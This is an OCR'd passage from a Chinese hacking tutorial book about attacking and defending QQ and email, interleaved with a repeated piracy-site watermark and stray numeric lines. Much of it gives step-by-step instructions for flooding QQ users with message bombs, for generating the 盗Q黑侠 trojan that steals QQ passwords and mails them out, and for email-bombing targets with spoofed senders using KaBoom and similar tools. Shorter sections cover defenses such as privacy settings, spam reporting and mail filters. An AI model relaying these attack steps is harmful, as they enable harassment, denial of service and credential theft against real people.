0.0.0.0	1117
0.0.0.0	1118
0.0.0.0	1119
0.0.0.0	1142
0.0.0.0	1192
0.0.0.0	1231
0.0.0.0	1240
0.0.0.0	1412
0.0.0.0	1576
0.0.0.0	1577
0.0.0.0	1794

步骤 07 单击 QQ IP 按钮，进入 QQ IP 选项面板，在其中可以查看攻击对象的 IP 地址和端口等信息。



步骤 08 单击“实时 IP”按钮，进入“实时 IP”选项面板，可查看实时 IP 的相应信息。



步骤 09 单击“QQ 号探测”按钮，打开“邻桌探秘－QQ 号码探测”对话框。



步骤 10 单击“开始探测”按钮，即可对邻桌的 QQ 进行探测。探测的结果将显示在该对话框的列表框中。



步骤 11 在各种选项设置完毕之后，在主页面窗口单击“启动 QQ”按钮，就可以实施信息

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

轰炸了。如果想要获得该软件的全部功能，则单击“输入注册信息”按钮打开“注册 QQ 狙击手”对话框，输入注册信息进行注册。



QQ 狙击手 IpSniper 中还附带了一些用来协助用户查看“IP 配置表”、“TCP 链接表”和“UDP 链接表”的其他小工具。使用说明以及问题解答已经包含在下载的 IpSniper.ZIP 压缩包中，建议使用前先查看帮助文件，一般的问题帮助文件中都有描述。

● 用飘叶千夫指发送信息炸弹

“飘叶千夫指”是一款经典的向目标 QQ 发送信息炸弹的工具，利用该工具可以自行编辑要发送的内容，另外还可以使用它自带的待发送的消息进行攻击。

利用飘叶千夫指在 QQ 对话模式中发送 QQ 消息炸弹的具体操作步骤如下。


步骤 01 下载并运行“飘叶千夫指”软件，打开“飘叶攻击系列”主页面窗口。



一招鲜 攻击目标前的注意事项

在使用“飘叶千夫指”软件之前，需要先在 QQ 中选择要攻击的目标用户，并且进入和该用户的对话模式。


步骤 02 如果只发送单条消息，则在“发送语句”文本框中输入要发送的消息后单击“发送”按钮，即可将该消息语句发送给和自己处于对话模式的 QQ 用户。



一招鲜 如何设置消息发送频率

如果勾选“自动循环变换语句”复选框，并设置循环的语句范围，就可以向该用户循环发送消息语句。在“每句间隔时间”文本框中可设置每条消息语句循环发送的时间间隔。

步骤 03 单击选择“多人群发”标签，在该选项卡下可看到有两种群发方式。选择群发方式一，并设置起始 QQ 号码及连续发送人数，然后在“发送语句”文本框中编辑要发送的信息，单击“发送”按钮即可实现同时给多个人群发送该消息语句。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 如果操作系统是 Windows XP，则单击切换到“对 WinXP 用户发信息”选项卡，在其中设置起始 IP 地址和发送人数后单击“发送”按钮，即可实现对指定 IP 地址主机上的 QQ 群发信息。



步骤 05 切换到“编辑发送语句”选项卡，在列表框中编辑要发送的语句，然后单击“保存”按钮，即可将其保存以备发送时使用。



● 防范QQ信息炸弹


QQ 消息炸弹是指攻击者向远程在线的 QQ 用户自动发送大量的信息，开启无数个消息窗口，从而使远程的 QQ 用户疲于应付这些消息，无法进行正常 QQ 操作的攻击方法。由于这种“炸弹”占用大量有限的网络带宽，阻塞网络，所以会导致用户上网速度变慢，当大量的系统资源被占用后，还有可能造成系统瘫痪，计算机死机。

在了解了 QQ 信息炸弹的危害之后，下面来讲述信息炸弹的防范方法。

练习 防范信息炸弹的方法

防范对话模式中发送的信息炸弹的具体操作步骤如下。

步骤 01 单击 QQ 主界面左下角的“主菜单”按钮，执行“系统设置 > 基本设置”命令，打开“系统设置”对话框，在“安全和隐私”选项卡下单击“身份验证”按钮，在右侧的选项面板中选择“需要回答问题并由我审核”单选按钮，在其中设置需要验证的问题及其答案。



步骤 02 单击“防骚扰设置”按钮，勾选“不接收任何临时会话信息”复选框。



步骤 03 单击“确定”按钮，这样可以防止陌生人的攻击。如果好友列表中的 QQ 好友发动这种攻击，只须删除该好友即可。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

演示“盗Q黑侠”盗取QQ密码


盗 Q 黑侠是一款专门盗取 QQ 密码的工具，该程序运行后，自身会分成 3 个文件来相互守护，终止后也会自动复活，从而增加存活率。

下面介绍盗 Q 黑侠的具体使用步骤。

步骤 01 下载并解压盗 Q 黑侠，并运行主程序，打开“盗 Q 黑侠 _0127”文件夹，在其中可以看到 3 个文件。双击其中的 dqhx0127.exe 文件，打开“盗 Q 黑侠 V3.0”主程序窗口。



步骤 03 选中“邮箱收发信设置”单选按钮；然后设置“发信服务器”、“发信邮箱名称”、“发信邮箱全称”、“发信邮箱密码”、“收信邮箱全称”等属性。



步骤 04 设置完成后，单击“生成服务器”按钮，打开“另存为”对话框。



步骤 05 设置保存位置和保存名称后，单击“保存”按钮，会弹出“配置好的服务器生成完毕”提示框。



步骤 06 单击“确定”按钮，完成生成服务端程序。打开生成服务器程序所在文件夹，在其中即可看到生成的服务器程序。运行该服务器端程序，即可盗取 QQ 密码，并发送到指定的邮箱中。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界

防范QQ木马

目前越来越多的用户开始关注 QQ 的安全问题，要想防范 QQ 木马，则必须提高自己的安全意识。目前针对 QQ 木马，可以采取以下几种措施。

• 利用QQ安全防护工具

在计算机中安装杀毒软件、扫描木马的软件（木马清道夫、木马克星）和防火墙，并及时更新这些软件。

• 复制粘贴防木马

每次登录 QQ 前，新建一个文本文件，键入密码后复制，关闭文本文件后（不要保存）打开 QQ 登录框，按下 Ctrl+V 组合键把复制的密码粘贴到“密码”文本框中，这样可以防范绝大部分的 QQ 木马。

• 及时更新QQ，打好补丁

有些木马是利用 QQ 程序中存在的漏洞进行攻击的，所以要及时修复 QQ 漏洞。而在线升级是最简单也是最有效的方法，腾讯公司会不定期的提供免费升级补丁，只要用户安装这些补丁，就可以修复存在的漏洞。

下面介绍在线升级修复 QQ 漏洞的具体操作步骤。

步骤 01 双击 QQ 2010 快捷方式图标，打开登录窗口输入 QQ 号码和密码后，单击“登录”按钮登录 QQ 。



步骤 02 单击右下角的“主菜单”按钮，弹出菜单执行“帮助 > 在线升级”命令，打开“在线升级”窗口。



步骤 03 单击“下一步”按钮，进入下一页面设置在线升级的方式。这里选择“快速安装”单选按钮。



步骤 04 单击“下一步”按钮，即可开始在线升级。待升级完成后，进入“安装更新完成”页面。



步骤 05 单击“完成”按钮完成在线升级操作。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

秒杀疑惑

聊天工具一般会涉及到用户的隐私等，在本章主要介绍了聊天工具 QQ 的攻防，下面再来介绍一些学习聊天工具攻防过程中的相关疑惑。

Q 为什么QQ号码需要激活？

A 当腾讯公司检测到 QQ 号码出现异常登录现象时，会认为 QQ 密码可能已经泄露，为了提高 QQ 号码的安全性，于是采用了“暂时限制登录”的方式来保护用户的 QQ 号码安全。此时 QQ 用户必须进行“号码激活”，然后才能正常登录。

Q QQ号码会因为哪些异常情况而受到登录保护？

A QQ 号码的异常情况主要有。

(1) 用户的 QQ 号码有“异常登录 / 修改”行为。用户的 QQ 号码在正常使用过程中多次收到被迫下线的提示；或有人试图进行大批量 QQ 密码修改、删除好友、查询或转移 Q 币游戏币等操作。

(2) 用户的 QQ 号码有被多次投诉“发送垃圾广告”的行为。这可能是因为误进某些恶意网站而中了病毒；或者误用挂机网站被窃取了账号等。这时，用户的 QQ 号码被少量不良人士所利用散发垃圾广告，对用户的好友或其他 QQ 用户造成骚扰。

Q 修改密码后登录，提示用户“与上次成功登录的密码不一致”怎么办？

A 修改密码后以新密码登录时，用户可能会收到“输入密码与上次成功登录的密码不一致”的提示，这时用户只要按提示选择“到服务器验证”，验证完成后就可以正常登录了。

Q 修改密码后在“自动登录”模式下登录时提示用户“密码错误”怎么办？

A 因为用于尝试自动登录的本机密码仍没有更新，在 QQ 2010 登录界面上取消勾选“自动登录”复选框，然后重新输入密码登录即可解决。

Q 为什么用户的QQ号码会被多次要求激活？

A 如果用户被多次要求激活号码，很可能是因为计算机上有木马病毒，导致用户的密码反复被盗，病毒可能通过好友之间的带毒链接消息传播，建议用户及时使用专业的木马查杀工具查杀病毒。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

读书笔记

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

电子邮件的攻防

Chapter 05

只要与Internet网络有关的应用程序，都可能成为黑客攻击的目标，邮件自然也不例外。当自己的邮箱受到攻击之后，不但自己的重要信息可能会受到威胁，而且还极有可能为他人带去不安全隐患。本章就将讲述常见邮件病毒特征防范的相关常识，以帮助读者更加安全地应用电子邮件。


重点实例



● 使用流光盗取邮箱密码



● 使用“流影”破解邮箱密码



● 邮件炸弹的防范

知识要点

1. 认识电子邮件炸弹
2. 获取电子邮件密码
3. 防范电子邮件攻击
4. 防范电子邮件病毒

建议学习时间：45分钟

学习内容	学习时间
● 认识电子邮件炸弹	10分钟
● 获取电子邮件密码	15分钟
● 防范电子邮件攻击	10分钟
● 防范电子邮件病毒	10分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

随着电脑与网络的快速普及，电子邮件作为更便捷的传输工具，在信息交流中发挥着重要作用。很多大中型企业和个人已实现了无纸办公，所有的信息都以电子邮件的形式传输，其中包含了大量的商业信息、工业机密和个人隐私等。因此，电子邮件的安全性成为人们需要重点考虑的问题。本章就来详细讲解电子邮件的攻击和防范技术。

认识电子邮件炸弹

电子邮件炸弹是最常见的匿名攻击之一，通过设置一台机器不断大量地向同一地址发送电子邮件，能够耗尽接收者网络的资源。由于这种攻击方式简单易用，且有很多发匿名邮件的工具，而且只要获悉被攻击者的电子邮件地址就可以进行攻击，所以这是大家最应该防范的一种攻击手段。

● 电子邮件炸弹的定义和危害

电子邮件炸弹也称为 E-mail Bomber，是黑客常用的攻击手段之一。具体指的是电子邮件的发送者利用某些特殊的电子邮件软件，在很短时间内、连续不断地将大容量的电子邮件发送给同一个收信人，而一般收信人的邮箱容量是有限的，在这些数以千计的大容量信件面前肯定是不堪重负，而最终“爆炸身亡”。这种攻击手段不仅会干扰用户电子邮件系统的正常使用，甚至还能影响到邮件系统所在的服务器系统的安全。

电子邮件炸弹的危害在于它会大量消耗网络资源，导致网络塞车，使用户不能正常工作。通常，因特网服务商提供给一般网络用户的信箱容量都是有限的，而在这有限的空间中除了要利用它来处理电子邮件，还得用以存储一些下载的软件，或者是存储一些自己喜欢的网页内容。如果用户在短时间内收到成千上万封电子邮件，且每个电子邮件的容量也比较大，那么经过一轮邮件炸弹轰炸后的电子邮件总容量很容易就会把用户有限的阵地挤垮，用户的电子邮箱中将再没有任何多余的空间来接纳其他的邮件，这些电子邮件将会被丢失或者被退回，这时用户的邮箱已经失去了作用。

● 电子邮件炸弹的制作

下面介绍几种电子邮件炸弹的制作方法。

1. KaBoom

KaBoom 是一款经典的邮件炸弹程序，内置了常用的匿名邮件服务器地址，可以不间断地进行发信。下面将以 KaBoom 3.0 为例，介绍其基本用法。

步骤 01 启动 KaBoom 3.0，打开程序主窗口，其中包括 3 个按钮，分别为 Mailbomber（炸弹）、Mailing Lists（为别人订邮件组）和 Close（退出）。




步骤 02 单击主窗口中的 Mailbomber 按钮，打开 Mailbomber 窗口。在 To 文本框中输入收件人的地址，在 From 文本框中输入姓名或冒充的名字，在 Server 下拉列表框中选择一个匿名邮件服务器，在 Subject 文本框中输入邮件标题，在 Message Body 文本框中输入邮件内容，选中 Number of Messages 单选按钮，在其后的数值框中输入炸弹数量，单击 Send 按钮即可开始发送炸弹信息。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击主窗口中的 Mailing Lists 按钮，打开 Mailing Lists 窗口。在左窗格中选择要订阅的邮件组，在 Address 文本框中输入收件人，在 Server 下拉列表中选择一个匿名邮件服务器，单击 Subscribe 按钮确定选择的订阅邮件组。



步骤 04 执行 Edit>Settings 命令，弹出 Settings 对话框。Losers 显示被攻击目标列表，Names 显示常用的匿名，Pseudonyms 显示常用的假地址。勾选 Play Sound 复选框开启音效开关，勾选 Alert Message 复选框打开详细报告。单击 OK 按钮完成设置。



2. Mailbomb

Mailbomb 是一款可以发送附件、支持匿名发送邮件的邮件炸弹工具。它内带文本模板，可以自动发送准备好的邮件，每小时可发送 10000 封邮件。

下面介绍使用 Mailbomb 发送邮件炸弹的具体操作步骤。

步骤 01 运行 Mailbomb 2.0 主程序，即可打开 Mailbomb 2.0 主窗口，在“目标 e-mail 地址”文本框中输入目标电子邮件地址；在“smtp 邮件服务器”文本框中输入发送邮件的服务器；在“你的 e-mail 地址”文本框中输入发件人电子邮件地址；在“发送次数”和“打开连接个数”文本框中分别输入邮件发送次数及连接的线程数量。



步骤 02 单击 Add 按钮，即可添加附件；单击 more 按钮，可以设置“回复地址”、“邮件主题”等属性，以防止收件人拒收发送的邮件。单击“发送”按钮，即可将邮件发送到对方的邮箱。



3. 邮箱终结者

邮箱终结者是一款功能强大的邮件炸弹软件，通过该工具可以向目标邮箱发送大量的垃圾邮件，直至对方的邮箱瘫痪为止。

下面介绍使用邮箱终结者向指定邮箱发送垃圾邮件的具体操作步骤。

步骤 01 运行邮箱终结者主程序，打开“邮箱终结者”主窗口，在“邮件设置”选项区中设置目标邮箱地址、用于发送邮件炸弹的服务器、邮件主题及邮件内容等信息。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 在“轰炸设置”选项区中设置发送邮件的数量和使用的线程数量之后，单击“开始”按钮，即可向指定的邮箱发送大量的垃圾邮件。




4. 随心邮件炸弹


随心邮件炸弹本身自带 SMTP 服务器，可以直接轰炸到对方的邮件地址，同时它还支持发送邮件地址列表。该工具具有发送次数可自定义、DNS 服务器可自定义、发送人的 MAIL 地址可随意更改等特点。

下面介绍使用“随心邮件炸弹”工具轰炸指定邮箱的具体操作步骤。

步骤 01 下载并运行随心邮件炸弹，打开“随心邮件炸弹”主窗口，在“DNS 地址”文本框中输入目标 DNS 地址；在“超时”和“发送次数”文本框分别设置超时时间和发送次数；在“Email 地址列表”列表框中输入目标电子邮件地址。



步骤 02 单击“发送”按钮即可给指定的邮箱发送垃圾邮件。如果邮件发送失败或出错，则会在邮件地址前加上“!!!”作为标识。



● 邮件炸弹的排除与防范

由于邮件炸弹具有很大的危害性，因此必须及时排除并防范邮件炸弹。下面将介绍如何排除与防范邮件炸弹。

练习 邮件炸弹的排除


目前，大多数的邮箱都提供了垃圾邮件举报功能，用户可以对收到的垃圾邮件进行举报，以避免下次受到同样的攻击。排除邮件炸弹就是直接将邮件炸弹从邮件服务器中删除掉。

将接收到“邮件炸弹”标记为垃圾邮件并举报的具体操作步骤如下。

步骤 01 成功登录 163 邮箱后，单击打开“收件箱”，即可在右侧的列表中看到收到的邮件。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 勾选垃圾邮件前面的复选框。




步骤 03 单击“举报垃圾邮件”按钮，弹出“举报垃圾邮件”提示框。




步骤 04 单击“确定”按钮，弹出“举报成功，已将垃圾邮件移到垃圾邮件箱”提示框提示举报成功。



步骤 05 单击“确定”按钮，即可将选中的邮件标记为垃圾邮件。切换到“垃圾邮件”选项面板下，在其中即可看到所标记的垃圾邮件。



步骤 06 单击“彻底删除”按钮，弹出“删除确认”对话框，提示用户如果删除，这些邮件将无法恢复。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 07 单击“确定”按钮，即可将这些垃圾邮件从邮件服务器上删除。




练习 邮件炸弹的防范

在使用某些收发邮件的软件，如Foxmail或者Outlook等时，可以通过设置邮件过滤条件，对邮件炸弹进行主动防御。
下面介绍在Outlook Express中拒绝垃圾邮件的具体操作步骤。


步骤 01 执行“开始 > 程序 >Outlook Express”命令，打开“Outlook Express”主窗口。




步骤 02 执行“工具 > 邮件规则 > 邮件”命令，打开“新建邮件规则”对话框。在“选择规则条件”列表框中勾选“若‘主题’行中包含特定的词”复选框；在“选择规则操作”列表框中勾选“从服务器上删除”复选框。



步骤 03 单击“规则描述”列表框中的“包含特定的词”超级链接，打开“输入特定文字”对话框，输入邮件主题行中要包含的单词。




步骤 04 单击“添加”按钮，将该单词添加到下面的“字”列表框中。



